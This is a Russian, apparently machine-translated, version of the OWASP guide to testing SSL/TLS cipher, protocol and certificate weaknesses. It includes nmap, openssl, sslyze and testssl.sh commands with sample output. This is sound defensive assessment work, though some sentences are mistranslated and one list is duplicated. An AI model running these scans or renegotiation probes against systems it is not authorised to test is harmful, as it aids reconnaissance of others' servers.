Слабые шифры SSL / TLS / Протоколы / Ключи

Исторически правительство США устанавливало ограничения, позволяющие экспортировать криптосистемы только для ключей размером не более 40 бит, длина ключа, которая может быть нарушена и позволит расшифровать сообщения. С тех пор правила криптографического экспорта были смягчены, максимальный размер ключа составляет 128 бит.

Важно проверить используемую конфигурацию SSL, чтобы избежать использования криптографической поддержки, которая может быть легко побеждена. Для достижения этой цели сервисы на основе SSL не должны предлагать возможность выбора слабого набора шифров. Набор шифров определяется протоколом шифрования (например, DES, RC4, AES), длиной ключа шифрования (например, 40, 56 или 128 бит) и алгоритмом хеширования (например, SHA, MD5), используемым для проверки целостности.

Вкратце, ключевые моменты для определения набора шифров следующие:

1. Клиент отправляет на сервер сообщение ClientHello, в котором, помимо прочего, указывается протокол и наборы шифров, которые он может обрабатывать. Обратите внимание, что клиентом обычно является веб-браузер (самый популярный клиент SSL в настоящее время), но не обязательно, поскольку это может быть любое приложение с поддержкой SSL; То же самое относится и к серверу, который не обязательно должен быть веб-сервером, хотя это наиболее распространенный случай [9].
2. Сервер отвечает сообщением ServerHello, содержащим выбранный набор протоколов и шифров, который будет использоваться для этого сеанса (обычно сервер выбирает самый сильный набор протоколов и шифров, поддерживаемый как клиентом, так и сервером).

Можно (например, с помощью директив конфигурации) указать, какой набор шифров будет выполнять сервер. Таким образом, вы можете контролировать, будет ли разговор с клиентами поддерживать только 40-битное шифрование.

1. Сервер отправляет свое сообщение сертификата и, если требуется аутентификация клиента, также отправляет клиенту сообщение CertificateRequest.
2. Сервер отправляет сообщение ServerHelloDone и ожидает ответа клиента.
3. После получения сообщения ServerHelloDone клиент проверяет действительность цифрового сертификата сервера.

Срок действия сертификата SSL - клиент и сервер

При доступе к веб-приложению по протоколу HTTPS между клиентом и сервером устанавливается безопасный канал. Идентификация одного (сервера) или обеих сторон (клиента и сервера) затем устанавливается с помощью цифровых сертификатов. Итак, после определения комплекта шифров «рукопожатие SSL» продолжается с обменом сертификатами:

1. Сервер отправляет свое сообщение сертификата и, если требуется аутентификация клиента, также отправляет клиенту сообщение CertificateRequest.
2. Сервер отправляет сообщение ServerHelloDone и ожидает ответа клиента.
3. После получения сообщения ServerHelloDone клиент проверяет действительность цифрового сертификата сервера.

Для установления связи необходимо пройти ряд проверок сертификатов. Хотя обсуждение SSL и аутентификации на основе сертификатов выходит за рамки данного руководства, в этом разделе основное внимание будет уделено основным критериям, связанным с установлением действительности сертификата:

- Проверка, является ли центр сертификации (CA) известным (то есть считается, что он считается доверенным);
- Проверка того, что сертификат в настоящее время действителен;
- Проверка соответствия названия сайта и имени, указанного в сертификате.

Давайте рассмотрим каждую проверку более подробно.

- Каждый браузер поставляется с предварительно загруженным списком доверенных ЦС, с которыми сравнивается ЦС, подписывающий сертификат (этот список может быть настроен и расширен по желанию). Во время начальных переговоров с сервером HTTPS, если сертификат сервера относится к СА, неизвестному браузеру, обычно выдается предупреждение. Чаще всего это происходит потому, что веб-приложение использует сертификат, подписанный самостоятельно созданным центром сертификации. То, следует ли это считать проблемой, зависит от нескольких факторов. Например, это может подойти для среды интрасети (представьте, что корпоративная веб-почта предоставляется через HTTPS; здесь, очевидно, все пользователи распознают внутренний ЦС в качестве доверенного ЦС). Однако, когда услуга предоставляется широкой публике через Интернет (т. Е. Когда важно положительно проверить личность сервера, с которым мы разговариваем), обычно необходимо полагаться на доверенный ЦС, который распознается всеми пользователями (и здесь мы остановимся на наших соображениях; мы не будем углубляться в последствия использования модели доверия, используемой цифровыми сертификатами).
- Сертификаты имеют связанный срок действия, поэтому они могут истечь. Опять же, нас предупреждает браузер об этом. Государственной службе нужен временно действующий сертификат; в противном случае это означает, что мы общаемся с сервером, сертификат которого был выдан кем-то, кому мы доверяем, но срок его действия истек без продления.
- Что если имя в сертификате и имя сервера не совпадают? Если это произойдет, это может показаться подозрительным. По ряду причин это не так редко можно увидеть. Система может разместить несколько виртуальных хостов на основе имен, которые имеют один и тот же IP-адрес и идентифицируются с помощью информации заголовка HTTP 1.1 Host :. В этом случае, поскольку рукопожатие SSL проверяет сертификат сервера перед обработкой HTTP-запроса, невозможно присвоить разные сертификаты каждому виртуальному серверу. Поэтому, если имя сайта и имя, указанное в сертификате, не совпадают, у нас есть условие,

которое обычно сигнализируется браузером. Чтобы избежать этого, необходимо использовать виртуальные IP-серверы. [33] и [34] описывают методы для решения этой проблемы и позволяют правильно ссылаться на виртуальные хосты на основе имен.

Другие уязвимости

Присутствие новой службы, прослушивание в отдельном порту TCP может привести к уязвимостям, таким как уязвимости инфраструктуры, если программное обеспечение не обновлено [4]. Кроме того, для правильной защиты данных во время передачи Cookie сеанса должен использовать флаг Secure [5], и некоторые директивы должны быть отправлены в браузер для приема только защищенного трафика (например, HSTS [6], CSP).

Также есть некоторые атаки, которые можно использовать для перехвата трафика, если веб-сервер предоставляет приложение как для HTTP и HTTPS [6], [7], так и в случае смешанных ресурсов HTTP и HTTPS на одной странице.

Как проверить

Тестирование на конфиденциальные данные, передаваемые в виде открытого текста

Различные типы информации, которая должна быть защищена, также могут передаваться в виде открытого текста. Можно проверить, передается ли эта информация по HTTP вместо HTTPS. Пожалуйста, обратитесь к конкретным тестам для получения полной информации, для учетных данных [3] и других видов данных [2].

Пример 1. Базовая аутентификация по HTTP

Типичным примером является использование базовой аутентификации по HTTP, потому что при базовой аутентификации после входа учетные данные кодируются, а не шифруются, в заголовки HTTP.

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white>
<h1>401 Authorization Required</h1>

Invalid login credentials!

</body></html>
```

Тестирование слабых уязвимостей SSL / TLS-шифров / протоколов / ключей

Большое количество доступных наборов шифров и быстрый прогресс в криптоанализе делают тестирование сервера SSL нетривиальной задачей.

На момент написания эти критерии были широко признаны в качестве минимального контрольного списка:

- Слабые шифры не должны использоваться (например, менее 128 бит [10]; нет набора шифров NULL, из-за того, что не используется шифрование; нет анонимного Диффи-Хеллмана, потому что не обеспечивает аутентификацию).
- Слабые протоколы должны быть отключены (например, SSLv2 должен быть отключен из-за известных недостатков в разработке протокола [11]).
- Повторное согласование должно быть правильно настроено (например, небезопасное повторное согласование должно быть отключено из-за атак MiTM [12], а инициированное клиентом повторное согласование должно быть отключено из-за уязвимости отказа в обслуживании [13]).
- Нет комплектов шифров уровня EXP (EXP), которые могут быть легко взломаны [10].
- Длина ключа сертификатов X.509 должна быть сильной (например, если используется RSA или DSA, ключ должен быть не менее 1024 бит).
- Сертификаты X.509 должны быть подписаны только с помощью алгоритмов безопасного хеширования (например, не подписываться с использованием хэша MD5 из-за известных атак на хеширование этого хэша).
- Ключи должны генерироваться с правильной энтропией (например, слабый ключ, сгенерированный с помощью Debian) [14].

Более полный контрольный список включает в себя:

- Безопасное повторное согласование должно быть включено.
- MD5 не должен использоваться из-за известных атак столкновений. [35]
- RC4 не следует использовать из-за криптоаналитических атак [15].
- Сервер должен быть защищен от BEAST Attack [16].
- Сервер должен быть защищен от атаки CRIME, сжатие TLS должно быть отключено [17].
- Сервер должен поддерживать Forward Secrecy [18].

Следующие стандарты могут использоваться в качестве эталона при оценке серверов SSL:

- PCI-DSS v2.0 в пункте 4.1 требует, чтобы совместимые стороны использовали «сильную криптографию» без точного определения длины ключа и алгоритмов. Общая интерпретация, частично основанная на предыдущих версиях стандарта, заключается в том, что должен использоваться как минимум 128-битный ключевой шифр, без алгоритмов надежности экспорта и без SSLv2 [19].
- Для стандартизации оценки и конфигурации сервера SSL было предложено Руководство по оценке серверов Qualsys SSL Labs [14], рекомендации по развертыванию [10] и модель угроз SSL [20]. Но он менее обновлен, чем инструмент SSL Server [21].
- OWASP имеет много ресурсов о безопасности SSL / TLS [22], [23], [24], [25]. [26].

Некоторые инструменты и сканеры, как бесплатные (например, SSLAudit [28] или SSLScan [29]), так и коммерческие (например, Tenable Nessus [27]), могут использоваться для оценки уязвимостей SSL / TLS. Но из-за эволюции этих уязвимостей хорошим способом тестирования является проверка их вручную с помощью openssl [30] или использование выходных данных инструмента в качестве входных данных для ручной оценки с использованием ссылок.

Иногда служба с поддержкой SSL / TLS недоступна напрямую, и тестер может получить к ней доступ только через HTTP-прокси с помощью метода CONNECT [36]. Большинство инструментов будет пытаться подключиться к желаемому порту TCP для запуска рукопожатия SSL / TLS. Это не будет работать, так как желаемый порт доступен только через HTTP-прокси. Тестер может легко обойти это, используя программное обеспечение для ретрансляции, такое как socat [37].

Пример 2. Распознавание сервиса SSL через nmap

Первым шагом является определение портов, которые имеют службы SSL / TLS. Обычно порты TCP с SSL для веб-служб и почтовых служб - но не ограничиваются ими - 443 (https), 465 (ssmtp), 585 (imap4-ssl), 993 (imaps), 995 (ssl-pop).

В этом примере мы ищем сервисы SSL с помощью nmap с опцией «-sV», которая используется для идентификации сервисов, а также для идентификации сервисов SSL [31]. Другие параметры предназначены для этого конкретного примера и должны быть настроены. Часто в тесте проникновения веб-приложений область ограничена портами 80 и 443.

```
$ nmap -sV --reason -PN -n --top-ports 100 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up, received user-set (0.20s latency).
Not shown: 89 filtered ports
Reason: 89 no-responses
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack Pure-FTPD
22/tcp    open  ssh      syn-ack OpenSSH 5.3 (protocol 2.0)
25/tcp    open  smtp     syn-ack Exim smtpd 4.80
26/tcp    open  smtp     syn-ack Exim smtpd 4.80
80/tcp    open  http     syn-ack
110/tcp   open  pop3     syn-ack Dovecot pop3d
143/tcp   open  imap     syn-ack Dovecot imapd
443/tcp   open  ssl/http syn-ack Apache
465/tcp   open  ssl/smtp syn-ack Exim smtpd 4.80
993/tcp   open  ssl/imap syn-ack Dovecot imapd
995/tcp   open  ssl/pop3 syn-ack Dovecot pop3d
Service Info: Hosts: example.com
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.38 seconds
```

Пример 3. Проверка информации о сертификате, слабых шифрах и SSLv2 через nmap

Nmap имеет два скрипта для проверки информации о сертификатах: слабые шифры и SSLv2 [31].

```

$ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up (0.090s latency).
rDNS record for 127.0.0.1: www.example.com
PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=www.example.org
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
| SHA-1: *****
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_ least strength: strong
465/tcp   open  smtps
| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
| SHA-1: *****
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_ least strength: strong
993/tcp   open  imaps

```



```

| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
| SHA-1: *****
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_ least strength: strong
995/tcp open  pop3s
| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
| SHA-1: *****
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_ least strength: strong
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds

```

Пример 4 Проверка повторного согласования, инициированного клиентом, и безопасного повторного согласования через openssl (вручную)

Openssl [30] можно использовать для ручного тестирования SSL / TLS. В этом примере тестер пытается инициировать повторное согласование, когда клиент [m] подключается к серверу с помощью openssl. Затем тестер записывает первую строку HTTP-запроса и набирает «R» в новой строке. Затем он ожидает повторного согласования и завершения HTTP-запроса и проверяет, поддерживается ли безопасное повторное согласование, просматривая выходные данные сервера.

Используя ручные запросы, также можно посмотреть, включено ли сжатие для TLS, и проверить CRIME [13], шифры и другие уязвимости.

```
$ openssl s_client -connect www2.example.com:443
CONNECTED(00000003)
depth=2 *****
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:*****
  i:*****
 1 s:*****
  i:*****
 2 s:*****
  i:*****
---
Server certificate
-----BEGIN CERTIFICATE-----
*****
-----END CERTIFICATE-----
subject=*****
issuer=*****
---
No client certificate CA names sent
---
SSL handshake has read 3558 bytes and written 640 bytes
---
New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol    : TLSv1
    Cipher      : DES-CBC3-SHA
    Session-ID: *****
    Session-ID-ctx:
    Master-Key: *****
    Key-Arg     : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: *****
    Timeout     : 300 (sec)
    Verify return code: 20 (unable to get local issuer certificate)
---
```

Теперь тестер может написать первую строку HTTP-запроса, а затем R в новой строке.

```
HEAD / HTTP/1.1
R
```

Сервер пересматривает

```
RENEGOTIATING
depth=2 C*****
verify error:num=20:unable to get local issuer certificate
verify return:0
```

И тестер может выполнить наш запрос, проверяя ответ.

```
HEAD / HTTP/1.1

HTTP/1.1 403 Forbidden ( The server denies the specified Uniform Resource
Locator (URL). Contact the server administrator. )
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 1792

read:errno=0
```

Даже если HEAD не разрешен, повторное согласование с клиентом разрешено.

Пример 5. Тестирование поддерживаемых Cipher Suites, BEAST и CRIME атак через TestSSLServer

TestSSLServer [32] - это скрипт, который позволяет тестировщику проверять комплект шифров, а также атаки BEAST и CRIME. BEAST (Browser Exploit Against SSL / TLS) использует уязвимость CBC в TLS 1.0. CRIME (сжатие информации об утечке информации стало проще) использует уязвимость сжатия TLS, которую следует отключить. Интересно то, что первым исправлением для BEAST было использование RC4, но сейчас это не рекомендуется из-за криптоаналитической атаки на RC4 [15].

Онлайн-инструмент для проверки этих атак - SSL Labs, но его можно использовать только для серверов, подключенных к Интернету. Также учтите, что целевые данные будут храниться на сервере SSL Labs, а также приведут к некоторому соединению с сервера SSL Labs [21]

```
$ java -jar TestSSLServer.jar www3.example.com 443
Supported versions: SSLv3 TLSv1.0 TLSv1.1 TLSv1.2
Deflate compression: no
Supported cipher suites (ORDER IS NOT SIGNIFICANT):
SSLv3
```

```
  RSA_WITH_RC4_128_SHA
  RSA_WITH_3DES_EDE_CBC_SHA
  DHE_RSA_WITH_3DES_EDE_CBC_SHA
  RSA_WITH_AES_128_CBC_SHA
  DHE_RSA_WITH_AES_128_CBC_SHA
  RSA_WITH_AES_256_CBC_SHA
  DHE_RSA_WITH_AES_256_CBC_SHA
  RSA_WITH_CAMELLIA_128_CBC_SHA
  DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
  RSA_WITH_CAMELLIA_256_CBC_SHA
  DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
  TLS_RSA_WITH_SEED_CBC_SHA
  TLS_DHE_RSA_WITH_SEED_CBC_SHA
```

```
(TLSv1.0: idem)
```

```
(TLSv1.1: idem)
```

```
TLSv1.2
```

```
  RSA_WITH_RC4_128_SHA
  RSA_WITH_3DES_EDE_CBC_SHA
  DHE_RSA_WITH_3DES_EDE_CBC_SHA
  RSA_WITH_AES_128_CBC_SHA
  DHE_RSA_WITH_AES_128_CBC_SHA
  RSA_WITH_AES_256_CBC_SHA
  DHE_RSA_WITH_AES_256_CBC_SHA
  RSA_WITH_AES_128_CBC_SHA256
  RSA_WITH_AES_256_CBC_SHA256
  RSA_WITH_CAMELLIA_128_CBC_SHA
  DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
  DHE_RSA_WITH_AES_128_CBC_SHA256
  DHE_RSA_WITH_AES_256_CBC_SHA256
  RSA_WITH_CAMELLIA_256_CBC_SHA
  DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
  TLS_RSA_WITH_SEED_CBC_SHA
  TLS_DHE_RSA_WITH_SEED_CBC_SHA
  TLS_RSA_WITH_AES_128_GCM_SHA256
  TLS_RSA_WITH_AES_256_GCM_SHA384
  TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
  TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
```

```
-----
Server certificate(s):
```

```
*****
```

```
-----
Minimal encryption strength:    strong encryption (96-bit or more)
Achievable encryption strength: strong encryption (96-bit or more)
BEAST status: vulnerable
CRIME status: protected
```

Пример 6. Тестирование уязвимостей SSL / TLS с помощью sslyze

Sslyze [33] - это скрипт на python, который разрешает массовое сканирование и вывод XML. Ниже приведен пример регулярного сканирования. Это один из наиболее полных и универсальных инструментов для тестирования SSL / TLS.

```
./sslyze.py --regular example.com:443

REGISTERING AVAILABLE PLUGINS
-----

PluginHSTS
PluginSessionRenegotiation
PluginCertInfo
PluginSessionResumption
PluginOpenSSLCipherSuites
PluginCompression

CHECKING HOST(S) AVAILABILITY
-----

example.com:443                => 127.0.0.1:443

SCAN RESULTS FOR EXAMPLE.COM:443 - 127.0.0.1:443
-----

* Compression :
    Compression Support:      Disabled

* Session Renegotiation :
    Client-initiated Renegotiations:  Rejected
    Secure Renegotiation:             Supported

* Certificate :
    Validation w/ Mozilla's CA Store: Certificate is NOT Trusted: unable to
get local issuer certificate
    Hostname Validation:          MISMATCH
    SHA1 Fingerprint:             *****

    Common Name:                  www.example.com
    Issuer:                       *****
    Serial Number:                 *****
    Not Before:                   Sep 26 00:00:00 2010 GMT
    Not After:                    Sep 26 23:59:59 2020 GMT

    Signature Algorithm:          sha1WithRSAEncryption
    Key Size:                     1024 bit
    X509v3 Subject Alternative Name: {'othername': ['<unsupported>'],
'DNS': ['www.example.com']]
```

ПРОДОЛЖЕНИЕ

```
* OCSP Stapling :
  Server did not send back an OCSP response.

* Session Resumption :
  With Session IDs:           Supported (5 successful, 0 failed, 0 errors,
5 total attempts).
  With TLS Session Tickets:   Supported

* SSLV2 Cipher Suites :

  Rejected Cipher Suite(s): Hidden

  Preferred Cipher Suite: None

  Accepted Cipher Suite(s): None

  Undefined - An unexpected error happened: None

* SSLV3 Cipher Suites :

  Rejected Cipher Suite(s): Hidden

  Preferred Cipher Suite:
    RC4-SHA                      128 bits          HTTP 200 OK

  Accepted Cipher Suite(s):
    CAMELLIA256-SHA              256 bits          HTTP 200 OK
    RC4-SHA                      128 bits          HTTP 200 OK
    CAMELLIA128-SHA              128 bits          HTTP 200 OK

  Undefined - An unexpected error happened: None

* TLSV1_1 Cipher Suites :

  Rejected Cipher Suite(s): Hidden

  Preferred Cipher Suite: None

  Accepted Cipher Suite(s): None

  Undefined - An unexpected error happened:
    ECDH-RSA-AES256-SHA          socket.timeout - timed out
    ECDH-ECDSA-AES256-SHA        socket.timeout - timed out

* TLSV1_2 Cipher Suites :

  Rejected Cipher Suite(s): Hidden

  Preferred Cipher Suite: None

  Accepted Cipher Suite(s): None

  Undefined - An unexpected error happened:
    ECDH-RSA-AES256-GCM-SHA384   socket.timeout - timed out
    ECDH-ECDSA-AES256-GCM-SHA384 socket.timeout - timed out
```

ПРОДОЛЖЕНИЕ

```
* TLSv1 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite:
    RC4-SHA                                128 bits          Timeout on HTTP GET

Accepted Cipher Suite(s):
    CAMELLIA256-SHA                        256 bits          HTTP 200 OK
    RC4-SHA                                128 bits          HTTP 200 OK
    CAMELLIA128-SHA                        128 bits          HTTP 200 OK

Undefined - An unexpected error happened:
    ADH-CAMELLIA256-SHA                    socket.timeout - timed out

SCAN COMPLETED IN 9.68 S
-----
```

Пример 7. Тестирование SSL / TLS с помощью testssl.sh

Testssl.sh [38] - это скрипт оболочки Linux, который обеспечивает четкий вывод для облегчения принятия правильных решений. Он может проверять не только веб-серверы, но и службы на других портах, поддерживает STARTTLS, SNI, SPDY и несколько проверяет заголовки HTTP.

Это очень простой в использовании инструмент. Вот пример вывода:

```
user@myhost: % testssl.sh owasp.org

#####
testssl.sh v2.0rc3 (https://testssl.sh)
($Id: testssl.sh,v 1.97 2014/04/15 21:54:29 dirkw Exp $)

This program is free software. Redistribution +
modification under GPLv2 is permitted.
USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!

Note you can only check the server against what is
available (ciphers/protocols) locally on your machine
#####

Using "OpenSSL 1.0.2-beta1 24 Feb 2014" on
"myhost:/<mypath>/bin/openssl64"

Testing now (2014-04-17 15:06) ---> owasp.org:443 <---
("owasp.org" resolves to "192.237.166.62 /
2001:4801:7821:77:cd2c:d9de:ff10:170e")

--> Testing Protocols

SSLv2      NOT offered (ok)
SSLv3      offered
TLSv1      offered (ok)
TLSv1.1    offered (ok)
TLSv1.2    offered (ok)

SPDY/NPN   not offered
```

ПРОДОЛЖЕНИЕ

```
--> Testing standard cipher lists

Null Cipher          NOT offered (ok)
Anonymous NULL Cipher NOT offered (ok)
Anonymous DH Cipher  NOT offered (ok)
40 Bit encryption    NOT offered (ok)
56 Bit encryption    NOT offered (ok)
Export Cipher (general) NOT offered (ok)
Low (<=64 Bit)       NOT offered (ok)
DES Cipher           NOT offered (ok)
Triple DES Cipher     offered
Medium grade encryption offered
High grade encryption offered (ok)

--> Testing server defaults (Server Hello)

Negotiated protocol   TLSv1.2
Negotiated cipher     AES128-GCM-SHA256

Server key size       2048 bit
TLS server extensions: server name, renegotiation info, session ticket,
heartbeat
Session Tickets RFC 5077 300 seconds

--> Testing specific vulnerabilities

Heartbleed (CVE-2014-0160), experimental NOT vulnerable (ok)
Renegotiation (CVE 2009-3555)             NOT vulnerable (ok)
CRIME, TLS (CVE-2012-4929)                NOT vulnerable (ok)

--> Checking RC4 Ciphers

RC4 seems generally available. Now testing specific ciphers...

Hexcode   Cipher Name           KeyExch.  Encryption Bits
-----
[0x05]    RC4-SHA                 RSA       RC4           128

RC4 is kind of broken, for e.g. IE6 consider 0x13 or 0x0a

--> Testing HTTP Header response

HSTS      no
Server    Apache
Application (None)

--> Testing (Perfect) Forward Secrecy (P)FS)

no PFS available

Done now (2014-04-17 15:07) ---> owasp.org:443 <---

user@myhost: %
```

STARTTLS будет проверяться через `testssl.sh -t smtp.gmail.com:587 smtp` каждый шифр с `testssl -e <target>` каждым шифром в соответствии с протоколом `testssl -E <target>`. Чтобы просто показать, какие локальные шифры установлены для openssl, смотрите `testssl -V`. Для тщательной проверки лучше всего выгрузить предоставленные двоичные файлы

OpenSSL по пути или одному из testssl.sh.

Интересно то, что если тестировщик смотрит на источники, которые он изучает, как тестируются функции, см., Например, пример 4. Что еще лучше, так это то, что он делает полное рукопожатие для heartbleed в чистом / bin / bash с / dev / tcp сокетами - нет контрейлерных Perl / Python / вы называете это.

Кроме того, он предоставляет прототип (через «testssl.sh -V») сопоставления с именами комплектов шифров RFC с именами OpenSSL. Тестеру нужен файл mapping-rfc.txt в том же каталоге.

Пример 8. Тестирование O-Saft - расширенный криминалистический инструмент OWASP SSL

Этот инструмент [39] является наиболее полным SSL-тестом. Он поддерживает следующие проверки:

1. BEAST
2. BREACH
3. CRIME
4. FREAK
5. HeartBleed
6. TIME
7. PFS: Forward Secrecy support (поддержка прямой секретности)
8. HSTS: проверка реализации заголовка HSTS
9. Поддержка SNI
10. Certificate: Host-name mismatch (Несоответствие имени хоста)
11. Certificate expiration (Срок действия сертификата)
12. Certificate extension (Продление сертификата)
13. Weak/Insecure Hashing Algorithm (MD2, MD4, MD5, SHA1) Слабый/небезопасный алгоритм хеширования (MD2, MD4, MD5, SHA1)
14. Поддержка SSLv2, SSLv3
15. Проверка слабых шифров (Low, Anon, Null, Export)
16. Поддержка RC4
17. Проверяет любой шифр независимо от SSL library
18. Поддерживает прокси-соединения
19. Поддерживаемые протоколы: HTTPS, SMTP, POP3, IMAP, LDAP, RDP, XMPP, IRC

Проверка достоверности SSL-сертификата - клиент и сервер

Во-первых, обновите браузер, поскольку срок действия сертификатов CA истекает, и в каждом выпуске браузера они обновляются. Изучите действительность сертификатов, используемых приложением. Браузеры выдадут предупреждение при обнаружении сертификатов с истекшим сроком действия, сертификатов, выпущенных ненадежными центрами сертификации, и сертификатов, которые не совпадают по названию с сайтом, на который они должны ссылаться.

